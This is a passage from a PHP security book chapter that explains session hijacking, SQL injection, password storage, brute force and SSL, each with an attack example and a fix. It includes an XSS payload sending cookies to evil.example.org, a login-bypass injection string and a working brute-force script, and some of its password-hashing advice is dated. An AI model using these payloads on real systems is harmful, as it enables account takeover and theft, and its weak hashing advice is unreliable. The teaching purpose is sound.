The configuration measures used to prevent session fixation attacks can also contribute to preventing session hijacking attacks, because they limit how session identifiers are persisted. To illustrate this, let's look at an example of markup that could hypothetically be injected by an attacker via an XSS vulnerability:

```
<script type="text/javascript">
var links = document.getElementsByTagName("a");
var query = [];
var i;
for (i = 0; i < links.length; i++) {
  query.push(links[i].getAttribute("href");
}
var input = document.getElementsByTagName("input");
var form = [];
for (i = 0; i < input.length; i++) {
  if (input[i].getAttribute("type") == "hidden") {
    form.push(input[i].getAttribute("name")+"="+input[i].➥
      getAttribute("value"));
  }
}
new Image().src = 'http://evil.example.org/steal.php?query=' +
  encodeURIComponent(query.join("|")) + "&form=" +
  encodeURIComponent(form.join("|")) + "&cookie=" +
  encodeURIComponent(document.cookie);
</script>
```

This code builds on the earlier example from the section called "Cross-site Scripting" by also capturing link URLs and name-value pairs for hidden form fields—likely sources for a session identifier if your PHP configuration allows it to be persisted in those areas.

The Fix

Preventing attacks that target cookies is regrettably not as simple as changing a few configuration settings. There are no cure-all methods, but there are ways to make such attacks more difficult.

One simple method is to enable the `session.cookie_httponly` PHP setting. Regrettably, this setting is supported by a limited number of browsers, but for those that do support it, it prevents cookie data from being accessible to client-side scripts.

The alternative tackles the problem from a different angle: it assumes that the session identifier will be captured. The focus is on invalidating that session based on other criteria about the request to which the attacker may not have access.

The first criterion that many developers think of is the user's public-facing IP address. However, this approach is riddled with problems: multiple users using the same connection and thus the same IP address, use of proxy servers obscuring user IP addresses, internet service providers dynamically allocating IP addresses that have the potential to change between requests, attackers spoofing or falsifying IP addresses, and so on. In short, it's not a good measure to rely upon.

What must be used instead are request headers whose values don't vary between requests for the same user. These headers are optional, so they can only be used for this purpose when they're present. They're reliable because if a particular browser sends them for a request, chances are good it will also include and maintain the same values for them in subsequent requests. Table 3.1 shows headers that generally maintain a consistent value across requests and the PHP variables that hold them.

Table 3.1. Headers whose values don't vary between requests

Header Name	PHP Variable
`Accept-Charset`	`$_SERVER['HTTP_ACCEPT_CHARSET']`
`Accept-Encoding`	`$_SERVER['HTTP_ACCEPT_ENCODING']`
`Accept-Language`	`$_SERVER['HTTP_ACCEPT_LANGUAGE']`
`User-Agent`	`$_SERVER['HTTP_USER_AGENT']`

Code to persist and check against one of these values looks as follows:

chapter_05/session_hijacking.php

```
// Session hasn't been started yet, persist the header values
if (!isset($_COOKIE[session_name()])) {
  session_start();
  $_SESSION['HTTP_USER_AGENT'] = $_SERVER['HTTP_USER_AGENT'];
// Session has started, check the persisted values against the➥
     current request
} else {
  session_start();
  if ($_SESSION['HTTP_USER_AGENT'] != $_SERVER['HTTP_USER_AGENT']) {
```

```
    // Force the user to re-authenticate
  }
}
```

Online Resources

Again, Chris Shiflett's site and the Open Web Application Security Project provide an excellent background in how to tackle session hijacking. Further reading can be found here:

- http://shiflett.org/articles/session-hijacking
- http://shiflett.org/articles/the-truth-about-sessions
- http://phpsec.org/projects/guide/4.html#4.2
- https://www.owasp.org/index.php/Session_hijacking_attack

SQL Injection

The nature of this type of vulnerability relates back to the section called "Filter Input, Escape Output". In principle, **SQL injection** is very similar to XSS in that the object of the attack is to make the application interpret user input as having meaning beyond the data it represents. With XSS, the intent is to have that input executed as client-side code; with SQL injection, the goal is for input to be interpreted as an SQL query or part of one.

The Attack

Let's say that an attacker wants to find out where a victim lives. This information is associated with the victim's account on a particular website, but viewing access is restricted to users of the victim's choosing which, naturally, excludes the attacker. The attacker knows the username of the victim, however, and tries to gain access to the victim's account for their street address. Source code to log a user into this website could be as follows:

```
if ($_POST) {
  $pdo = new PDO('...');
  $query = 'SELECT user_id FROM users WHERE username = "' .➥
    $_POST['username'] . '" AND password = "' . $_POST➥
    ['password'] . '"';
  $result = $pdo->query($query);
```

```
  if ($user_id = $result->fetchColumn()) {
    session_start();
    $_SESSION['user_id'] = $user_id;
    // User is logged in, redirect to a different page
  } else {
    // Invalid login credentials, display an error
  }
}
```

The issue with this code is that the form input is unfiltered. As such, anything that the attacker enters becomes part of the query, whether it's a literal string value or a query clause. The attacker in this case is trying to work around the requirement to supply a correct value for the password. Consider this value being entered in the username field of the login form:

```
victim_username" --
```

The resulting query constructed by the login code is this:

```
SELECT user_id FROM users WHERE username = "victim_username" --"➥
  AND password = "..."
```

The `--` injected here is the SQL-92 operator to denote the start of a comment. As such, everything up to the first newline or (in this case) the end of the query is ignored when the query is executed, leaving the username specification as the only expression in the query's `WHERE` clause. The query would return a single row, the one associated with the victim's account, and the application would behave as though the victim had just logged in. The attacker's goal has been accomplished: logging in as that user without specifying their password.

The Fix

SQL injection vulnerabilities are a large contributor to the FIEO mantra of web application security. The fix for this attack is simple: use prepared statements when executing queries containing parameters for which user input is substituted. This ensures that the parameter values are properly quoted to prevent user input from being interpreted as SQL. To secure the original code, this segment must be changed:

```
$query = 'SELECT user_id FROM users WHERE username = “' .
$_POST['username'] . '” AND password = “' . $_POST['password'] .➥
    '”';
$statement = $pdo->query($query);
```

The more secure version using prepared statements is:

chapter_05/sql_injection.php

```
$query = 'SELECT user_id FROM users WHERE username = ? AND➥
  password = ?';
$statement = $pdo->prepare($query);
$statement->execute(array($_POST['username'], $_POST['password']));
```

The `prepare()` method of the PDO instance returns a prepared statement in the form of a `PDOStatement` instance. That statement's `execute()` method accepts an array of parameter values where the position of a value within the array corresponds to the position of a `?` placeholder for that value within the query. PDO automatically handles quoting parameter values that are specified this way.

There is still a security issue with the above query; this will be covered in the section called “Storing Passwords”.

Online Resources

For more on SQL injection, you can follow up through these links:

- http://shiflett.org/articles/sql-injection
- http://phpsec.org/projects/guide/3.html#3.2
- urihttps://www.owasp.org/index.php/SQL_Injection

Storing Passwords

In cases where a web application does properly handle user input in database queries, more extensive means are required for an attacker to access a user's account. In general, this involves obtaining the victim's credentials in order to access their data.

One method of accomplishing this is breaking into the database server used by the web application. Depending on what database server (and which version) you're

using, how the server is configured, and so on, there are any number of ways to compromise it. Truth be told, the topic is likely to take several books to cover. For the purposes of this section, however, the attacker's method of accessing the database is moot; we're assuming they've already succeeded. Our goal is to minimize the amount of damage they can do at this point.

The Attack

Having accessed the database server, one potential action the attacker can take is to download all user account data. If passwords are stored as a user would log in to the web application, the attacker has all the information required to impersonate any of the application's users at that point. Recall the last query example from the previous section:

```
$query = 'SELECT user_id FROM users WHERE username = ? AND➥
  password = ?';
$statement = $pdo->prepare($query);
$statement->execute(array($_POST['username'], $_POST['password']));
```

Even using prepared statements to prevent SQL injection attacks, this query is still insecure because it assumes that passwords are stored with no modification. If an attacker gains access to the username and password string, they can access the victim's account.

The Fix

In order to prevent this, passwords must be stored in a modified form. Ideally, this form would make it impossible for the attacker to convert that modified form back into an original password string.

Some online resources may suggest converting original password strings to MD5 hashes. Hashing is simply a way of encrypting a data type such as a password string.

If the previous code sample were modified to hash the password using an MD5 hash, it might read as follows:

```
$query = 'SELECT user_id FROM users WHERE username = ? AND➥
  password = ?';
$statement = $pdo->prepare($query);
$statement->execute(array($_POST['username'], md5($_POST➥
  ['password'])));
```

Notice the addition of the `md5()` function call on the last line? The problem with this approach is that MD5 hashes are relatively easy to recognize: they are 32 characters long and are composed of hexadecimal digits (0-9 and a-f). It's possible to use **rainbow tables**,[12] or precomputed tables containing possible password strings and their associated hashes, to look up an obtained password hash for the original password on which that hash was based. Thus, this approach is better, but still relatively insecure.

In order to make it difficult—let alone impossible—for the attacker to take advantage of a victim's username and password hash, the hashing algorithm must be modified so that the application source code is necessary to discover that modification.

In this case, the modification we're going to apply is called **salting**. It involves adding a string (called a salt) to the password string before applying the hashing algorithm to it. This prevents rainbow tables from being used to reverse the hashing algorithm without knowing what the salt is. Here's an example of what code that uses salting might look like:

chapter_05/passwords.php

```
$salt = '378570bdf03b25c8efa9bfdcfb64f99e';
$hash = hash_hmac('md5', $_POST['password'], $salt);
$query = 'SELECT user_id FROM users WHERE username = ? AND➥
  password = ?';
$statement = $pdo->prepare($query);
$statement->execute(array($_POST['username'], $hash));
```

Here, the function `hash_hmac()` is used to generate an HMAC value for the password. This function uses a particular hashing algorithm in conjunction with a string to hash and a salt to use. See the return value of the `hash_algos()` function for which hashing algorithms your server supports.

[12] http://en.wikipedia.org/wiki/Rainbow_table

With the increased computing capacity of hardware available to the average consumer, the MD5 algorithm has become less ideal for this purpose. Depending on their availability on your server, consider using the SHA-1 algorithm or, preferably, the SHA-256 algorithm instead.

At this point, the attacker must know that the modified password they have is an HMAC, what hashing algorithm was used to generate it, and what salt was used. Even if the attacker gains access to this information, it would be necessary to have to execute the algorithm on random strings until the attacker found the one that results in the given hash, which can take an extensive amount of time. In short, it's become enough trouble to obtain the password at this point that the attacker is likely to give up.

This method will work on most PHP installations. Additionally, there are other methods that can be undertaken to secure passwords.

Online Resources

Password storage and encryption is a broad area of study; the finer details are beyond the scope of this section. The PHP manual has loads of information on hashing, salting, and password protection techniques. For more, check out these sources:

- http://php.net/mcrypt
- http://www.openwall.com/phpass/
- http://codahale.com/how-to-safely-store-a-password/
- http://shiflett.org/blog/2005/feb/sha-1-broken
- http://benlog.com/articles/2008/06/19/dont-hash-secrets/

Brute Force Attacks

The barrier to entry for compromising a database or reversing encryption of its passwords may often be too high. In such cases, the attacker may resort to using a script that simulates the HTTP requests a normal user would send with a web browser to log in to a web application, trying random passwords with a given username until the correct one is found. This is known as a **brute force attack**.

The Attack

An attacker may use a general purpose script or write one specific to a site they want to compromise. In either case, such a script will usually execute an HTTP request representing an attempt to log in to the web application; it will then check the response for an indication that the login request succeeded or not. When a login attempt fails, web applications usually redisplay the login form with a message indicating that result. Here's an example of the markup that a failed login might generate:

```
<p class="error">Invalid username or password.</p>
<form method="post" action="http://example.com/login.php">
  <p>Username: <input type="text" name="username" /></p>
  <p>Password: <input type="password" name="password" /></p>
  <p><input type="submit" value="Log In" /></p>
</form>
```

A script to execute a brute force attack against this form might resemble the following:

chapter_05/brute_force.php

```
$url = 'http://example.com/login.php';
$post_data = array('username' => 'victims_username');
$length = 0;
$password = array();
$chr = array_combine(range(32, 126), array_map('chr',➥
  range(32, 126)));
$ord = array_flip($chr);
$first = reset($chr);
$last = end($chr);
while (true) {
  $length++;
  $end = $length-1;
  $password = array_fill(0, $length, $first);
  $stop = array_fill(0, $length, $last);
  while ($password != $stop) {
    foreach ($chr as $string) {
      $password[$end] = $string;
      $post_data['password'] = implode('', $password);
      $context = stream_context_create(array('http' => array(
        'method' => 'POST',
        'follow_location' => false,
```

```
        'header' => 'Content-Type: application/➥
          x-www-form-urlencoded',
        'content' => http_build_query($post_data)
      )));
      $response = file_get_contents($url, false, $context);
      if (strpos($response, 'Invalid username or password.')➥
            === false) {
        echo 'Password found: ' . $post_data['password'], PHP_EOL;
        exit;
      }
    }
    for ($left = $end-1; isset($password[$left]) && $password➥
      [$left] == $last; $left--);
    if (isset($password[$left]) && $password[$left] != $last) {
      $password[$left] = $chr[$ord[$password[$left]]+1];
      for ($index = $left+1; $index <= $length; $index++) {
        $password[$index] = $first;
      }
    }
  }
}
```

This script sequentially generates passwords comprising all commonly used printable characters that can be entered using a keyboard. It begins with passwords of length 1, but can be modified to begin with a longer length by simply modifying the initial value of the `$length` variable. Once it generates all possible passwords of a given length, it increments the length and begins the password generation process again using the new length.

Using PHP streams, the script executes `POST` requests against the URL used by the form and includes the username and generated password in the form data it submits. The script then checks the response body for the substring indicating a failed login attempt. If it doesn't find the string, it assumes the password is correct, outputs it, and terminates. More extensive error checking is likely needed in the HTTP request logic, but the code shown is sufficient for the purposes of this example.

The Fix

Software like Fail2ban[13] can integrate with firewalls to block users by IP, based on excessive failed login attempts indicating brute force attacks. However, you may

[13] http://www.fail2ban.org

sometimes lack sufficient control over your server environment to install such software. In such cases, prevention of this attack must be implemented at the application level.

Specific implementations of this can vary, but most of them boil down to temporarily suspending the user's ability to log in with a specific account. In some cases, this is time-based, such as preventing login attempts for five minutes once a user has failed to submit accurate credentials for an account three times. This limits the effectiveness of brute force attacks, both by increasing their necessary complexity and by substantially extending the amount of time it takes to execute them.

Such implementations may also take into account the user's IP address and only prevent login attempts from that IP address. In general, attackers will be using a completely different IP address from the victim they're trying to compromise. Accounting for the IP address in this way prevents this measure against brute force attacks from having an effect on legitimate account owners.

Another common tactic is to employ a CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart), which presents the user with some form of small task to determine if they are human or machine after a certain number of failed login attempts. The exact nature of this task varies. Most CAPTCHA implementations present the user with an image containing distorted text, and asks them to enter the characters from that text into a text box. One interesting service is reCAPTCHA , which employs the user input in a project to digitize books, and includes an alternative audio version for visually disabled users. A popular alternative to the image approach is asking the user to answer a simple arithmetic problem, such as "What is 2 + 2?". While CAPTCHAs can be circumvented in some cases, they can also make brute force attacks significantly more difficult to achieve.

Online Resources

Once again, the Open Web Application Security Project is the first place to head for further reading on brute force attacks, and Wikipedia's page on the topic is also highly informative:

- https://www.owasp.org/index.php/Brute_force_attack
- http://en.wikipedia.org/wiki/Brute-force_attack

SSL

There is a method of capturing session identifiers and even user credentials that we didn't cover in the previous section on session hijacking. Let's consider a common scenario where multiple people are using an open wireless network at a café. In such a situation where you don't control who has access to the network you use, it's possible for others to employ programs called **packet sniffers** to intercept the data your computer sends over the network. This includes HTTP requests. The implications of this will become obvious shortly (if they're yet to be already!).

The Attack

The victim connects to the café's wireless network, opens their web browser, and proceeds to pull up the landing page of a web application containing a login form. They enter their username and password, and submit the form. At this point, an HTTP request resembling this one is sent over the network:

```
POST /login.php HTTP/1.1
Host: example.com

username=victims_username&password=victims_password
```

Any attacker who is on the same network and has access to a packet sniffer—such as the Firesheep extension for the Firefox web browser—can intercept this request, obtain the victim's credentials, and use them to impersonate the victim within that web application.

Let's say that by the time the attacker has connected to the network and started intercepting network traffic, the victim has since logged in to the web application. That is, the attacker has missed the window of opportunity to intercept the victim's credentials. This doesn't stop them from impersonating the user. Let's examine a request that the victim might send once they've logged in:

```
GET /somepage.php HTTP/1.1
Host: example.com
Cookie: PHPSESSID=82551688a6333d57647b3ae8807de118
```

If the cookie data looks familiar, it should: this is a cookie set by PHP to persist the user's session identifier. Recall that obtaining a valid session identifier, regardless

of how it's done, is the goal of both session fixation and session hijacking attacks. At this point, the attacker has accomplished exactly that.

Any number of extensions for modern web browsers, such as the Web Developer toolbar for Firefox, allows a user to manually add custom cookies for a particular website. This makes it easy for an attacker to have their web browser use a victim's session identifier. Unless the web application has checks in place to combat session hijacking, the attacker can access the web application from their browser as though they were the victim.

The Fix

Session hijacking prevention measures may help here, but they're insufficient to solve the problem. The underlying issue is that traffic sent over the network is unmodified, and completely open for anyone with a packet sniffer to intercept.

The solution is to encrypt communications between the user and the web application using SSL, or **Secure Socket Layer**, a protocol for transmitting private documents via the Internet. Most modern web browsers support use of SSL. There are two steps to implementing its usage on the web application side:

1. Obtain an SSL certificate from a trusted certificate authority, and configure web servers hosting that application and its assets to use that certificate.

2. Implement any configuration or source code changes necessary such that the web application forces clients accessing it to use **HTTPS** (which is HTTP encrypted using SSL).

The exact details of the first step will vary based on the operating system and web server being used; consult the documentation for what you're using for more information on this. The second step can sometimes be accomplished by web server-level configuration as well, such as with the mod_rewrite module for the Apache web server. This is preferable because it can cover requests other than those for PHP scripts. However, in some cases, you may want to enforce this at the application level. This check is sufficient for most server environments:

chapter_05/ssl.php

```
$using_ssl = isset($_SERVER['HTTPS']) && $_SERVER['HTTPS'] ==➥
  'on' || $_SERVER['SERVER_PORT'] == 443;
if (!$using_ssl) {
  header('HTTP/1.1 301 Moved Permanently');
  header('Location: https://'.$_SERVER['SERVER_NAME'].$_SERVER➥
    ['REQUEST_URI']);
  exit;
}
```

Recall that once a cookie is set for a domain, that cookie is persisted by the browser in all subsequent requests to that domain. This includes requests for static assets such as images, or CSS and JavaScript files. Thus, in order to prevent session identifiers from being exposed, all requests made after one that sets a session cookie must use SSL.

There was a point in time when the use of SSL on Facebook was limited to the request to log in to the site. Since the release of Firesheep, however, Facebook has moved all requests to be behind SSL to prevent this type of session identifier leakage.

Online Resources

If you're interested in reading more about SSL, take a look at these websites:

- http://arst.ch/bgm
- https://www.owasp.org/index.php/SSL_Best_Practices

Resources

This chapter is only meant to provide fundamental concepts needed to implement security measures in your PHP applications. Your education in this subject should not end here! The list of resources below provides a good starting point for supplementing the material covered by this chapter:

http://www.php.net/manual/en/security.php
: The PHP manual has its own section on various security concerns, some general and some specific to environmental configuration. It's a great starting point for assessing your server setup and code.

http://www.phparch.com/books/phparchitects-guide-to-php-security/[14]	This book by Ilia Alshanetsky is a good stepping-off point for this chapter. It covers a few of the same topics and then some, and does so in more depth.
http://phpsecurity.org/[15]	This is the accompanying website for the book *Essential PHP Security*, written by renowned security expert Chris Shiflett. It provides a comprehensive reference for PHP application security topics.
http://www.inform-it.com/store/product.aspx?isbn=0672324547	The *HTTP Developer's Handbook* is another title by Chris Shiflett on the HTTP protocol, and includes several chapters related to SSL and security as it applies to HTTP.
http://www.phparch.com/magazine[16]	This monthly professional publication covers a variety of PHP-related topics. Among its features is the Security Corner column, which covers security topics of recent interest.
http://phpsec.org/projects/guide/	One of the projects of the PHP Security Consortium is the PHP Security Guide, a document that describes common security vulnerabilities and PHP-specific approaches for avoiding them.
https://www.owasp.org/index.php/Category:OWASP_Guide_Project	The Open Web Application Security Project maintains several sub-projects, one of which is the Development Guide. This document provides practical guidance in application-level security issues and includes code samples for several languages including PHP.

[14] http://www.phparch.com/books/phparchitects-guide-to-php-security/
[15] http://phpsecurity.org
[16] http://www.phparch.com/magazine


http://www.enigmagroup.org/[17]	This site offers information and practical exercises related to many potential attack vectors for web applications as well as discussion forums. Note that registering a user account is required to access much of its content.
https://www.pcisecuritystandards.org/[18]	The PCI Security Standards Council maintains the *de facto* standard for security in systems that facilitate online payments, such as ecommerce applications.

[17] http://www.enigmagroup.org
[18] https://www.pcisecuritystandards.org

Ready for more?

Now that you've had a taste of what this book has inside, jump in with both feet and grab yourself the full version.

It's an instant download, which means you can be reading the very next chapter within minutes!



So, Why Order the Full 400+ page Book?

Watertight Security Tactics

Protect your apps from external attack with advanced security techniques.

- **Take your PHP skills to the next level**
- **Get real code examples & practical exercises**
- **Instant download - read it on any device**
- **100% Money Back Guarantee**

Click here to order and download the Digital Bundle for all your devices.

ORDER EBOOK
iPhone + iPad + Kindle + PDF

100% Satisfaction Guarantee

We want you to feel as confident as we do that this book will deliver the goods, so you have a full 30 days to play with it. If in that time you feel the book falls short, simply send it back and we'll give you a prompt refund of the full purchase price, minus shipping and handling.